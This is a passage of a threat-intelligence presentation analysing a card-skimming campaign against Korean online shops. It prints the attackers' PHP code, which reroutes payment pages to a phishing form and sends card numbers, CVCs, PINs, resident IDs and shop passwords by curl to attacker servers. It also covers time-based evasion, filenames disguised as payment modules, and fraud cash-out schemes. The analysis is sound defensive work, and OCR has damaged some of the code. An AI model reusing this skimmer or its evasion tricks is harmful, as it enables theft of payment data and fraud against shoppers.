                        str_replace("https://rsmpay.kcp.co.kr/pay/mobileGW.kcp","
                        https://www. store's domain /mail/kcp/
                        eximbay.php?url=https://rsmpay.kcp.co.kr/pay/mobileGW.kcp",$approveRes->
                        payUrl), $payService->resMsg );
                    }else{
```

Manipulation of the legitimate payment page







inserted the phishing payment page

Collecting additional information

• Extracted users' personal information(Name, ID, PW, IP, etc) using session variables

```
if(file exists($ SERVER['DOCUMENT ROOT']."/shop/lib/library.php")){
   include $_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php";
   include $ SERVER['DOCUMENT ROOT']."../conf/config.php";
    $data1 = $db->fetch("SELECT * FROM gd_member WHERE m_no =".$sess['m_no']);
     etset
    session start();
    ini_set("error_reporting","E_ALL & ~E_NOTICE");
12
    header("Content-type: text/html; charset=utf-8");
    function request by curl($remote server, $post string) {
      $ch = curl init();
15
      curl setopt($ch, CURLOPT URL, $remote server);
16
      curl setopt($ch, CURLOPT POSTFIELDS, $post string);
17
      curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
18
       curl setopt($ch, CURLOPT RETURNTRANSFER, true);
19
       curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
20
       curl setopt($ch, CURLOPT SSL VERIFYHOST, FALSE);
       curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv)
        AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
23
       $data = curl exec($ch);
       curl close($ch);
24
25
       return $data;
26
    $post='&ka='.$ POST['cardno1'].$ POST['cardno2'].$ POST['cardno3'].$ POST['cardno4'].'&ri1='.$ POST['month']
      ].'&ri2='.$_POST['year'].'&shen='.$_POST['firstname'].$_POST['lastname'].'&curl='.$_SERVER['HTTP_REFERER'
      ].'&ip='.$ SERVER['REMOTE ADDR'].'&xi='.$ SERVER['HTTP USER AGENT'].'&ing='.$ing.'&webid='.$sess['m id'].
       '&webpasswd='.$data1['password'];
    $str=file get contents("php://input");
30
   unlink('test.txt');
32 copy(session id().'.txt','test.txt');
33 unlink(session_id().'.txt');
   //request_by_curl('http://141.164.55.248/krpay/krpay.php', $str.$post);
   request_by_curl('http://141.164.55.248/krpay/connpay.php', $str.$post.'&cid=a03&cip='.$_SERVER['REMOTE_ADDR
       ']);
```

Data exfiltration

Transmitted and stored all collected information on the threat actor's server

```
curl_setopt($ch, CURLOPT_URL, $remote_server);
      curl setopt($ch, CURLOPT POSTFIELDS, $post string);
      curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
      curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
9
      curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
      curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
11
      curl_setopt($ch,CURLOPT_COOKIE, 'PHPSESSID=a5d8d43c57954a938a4c66d9d68784da');
12
      curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv)
13
        AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
      $data = curl exec($ch);
14
      curl close($ch);
15
16
      return $data;
17
18
    $str=file get contents("php://input").'&passwd2='.$ POST['cdPswd'].'&passwd='.$ POST['cdPswd'].'&phone='.$
       _POST['tccc'].$_POST['mblNoF'].'-'.$_POST['mblNoS'].'-'.$_POST['mblNoT'].'&phoneCertNo='.$_POST['mblAn'].
       '&ip='.$_SERVER['REMOTE_ADDR'].'&name=乐天'.$_POST['userName'].'&ing=乐天'.'&ka='.$_POST['rrno'].'&cvc='.$
      _POST['cvcV'].'&ri='.$_POST['cdVlMt'].'/'.$_POST['cdVlYt'];
    request_by_curl('http://pay.ynwtuu.net/krpay/krpay.php', $str);
    request_by_curl('http://pay.ynwtuu.net/krpay/connpay.php', $str.'&cid=c00');
    include once('test.txt');
    echo '<script>alert("카드사 오류로 인하여 결제 실패되였습니다 앱을 통하여 다시
      _결제해주세요.");document.payService.submit()</script>';
```

Card number	Expiration Date	CVC	Resident ID number	Card PIN	Addtional password	Address
Name	Mobile Number	Online store login ID	Online store login PW	User's IP	Browser Details	Referer

Detection Evasion: Masquerading

Phishing page's filename and path masquerading as the legitimate one

File name	Description
Payment.php	Same as manufacturer A's platform payment module file name
mobileGW.php	Same as the A PG company's payment module file name
inicis.php	Same as the C PG company's payment module file name
eximbay.php	Same as the payment module filename of the overseas agency

Pathname	Description
/shop/skin_ori/designshop/order/card/KCP/	A PG company payment module path
/shop/conf/lgdacom_mobile	B PG company payment module path
/shop/skin_ori/standard/order/card/inipay	C PG company payment module path

phishing payment page's filename

phishing payment page's storage path

Detection Evasion: Time-Based Evasion


Check current date and time


```
date_default_timezone_set("Asia/Seoul");
     $date=date("w");
68
                                            Display only on weekends and weeknights
    $date1=date("G");
69
    if(!$ COOKIE[' smVisitorID'] && $ (ET['pay method'] == 'CARD' && $sess['level']<50){
70
     if ($date1>18 || $date1<8) {
71
     setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
72
     printf( "%s,%s,%s,%s", $paySeryice->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kc
74
     }elseif ($date==0 || $date==6){
     setcookie(" smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
     printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kc
77
     }else{
```

If no cookie, display the phishing payment page


```
date_default_timezone_set("Asia/Seov[");
67
     $date=date("w");
                                                          Set cookie after displaying the phishing payment page
     $date1=date("G");
     if(!$_COOKIE['__smVisitorID'] && $_GET['pay_metbod'] == 'CARD' && $sess['level']<50){
70
71
     if($date1>18 ||
                    $date1<8){
72
     setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
     printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kcg
     }elseif ($date==0 || $date==6){
74
     setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
     printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kcm
77
     }else{
     printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,$approveRes->payUrl, $payService
```


Evolution of the phishing interface





Simple pa	ayment	tte Car		ard navmant
롯데카드를 이용해주시는 회원님께 감사드립니다.			Standard paymer	
usage location	KCP SHOP			
Amount	44,300 원			
Credit card number	-	-	-	
CVC number				





Three ways to Monetize

Case #1



Refund after fraudulent payment on the second-hand trading platform

Case #2




Sale of the item and fraudulent payment on the open marketplace

Case #3




Exploit of the Apple Store's 'Someone else Pick-up' policy


Requested for cash refund after payment for an item on second-hand trading platforms





• After the sale of the item, fraudulent payments were made on the open marketplace




Chatted with the threat actor








Exploited of the Apple Store's 'Someone else Pick-up' policy



Now fill out your pickup information.



Bring the following for pickup:

- The person picking up the order should bring a valid government-issued photo ID and the order number.
- Your contact will get an email and a text when the order is ready for pickup.

View Apple Pickup Policy >

For best service, please arrive during your reserved time or you may experience a delay picking up your order. Your order will be held for 7 days.

The threat actor filled the buyer's info into the recipient's details field.

We'll email you a receipt and order updates.

The phone number you enter can't be changed after you place your order, so please make sure it's correct.

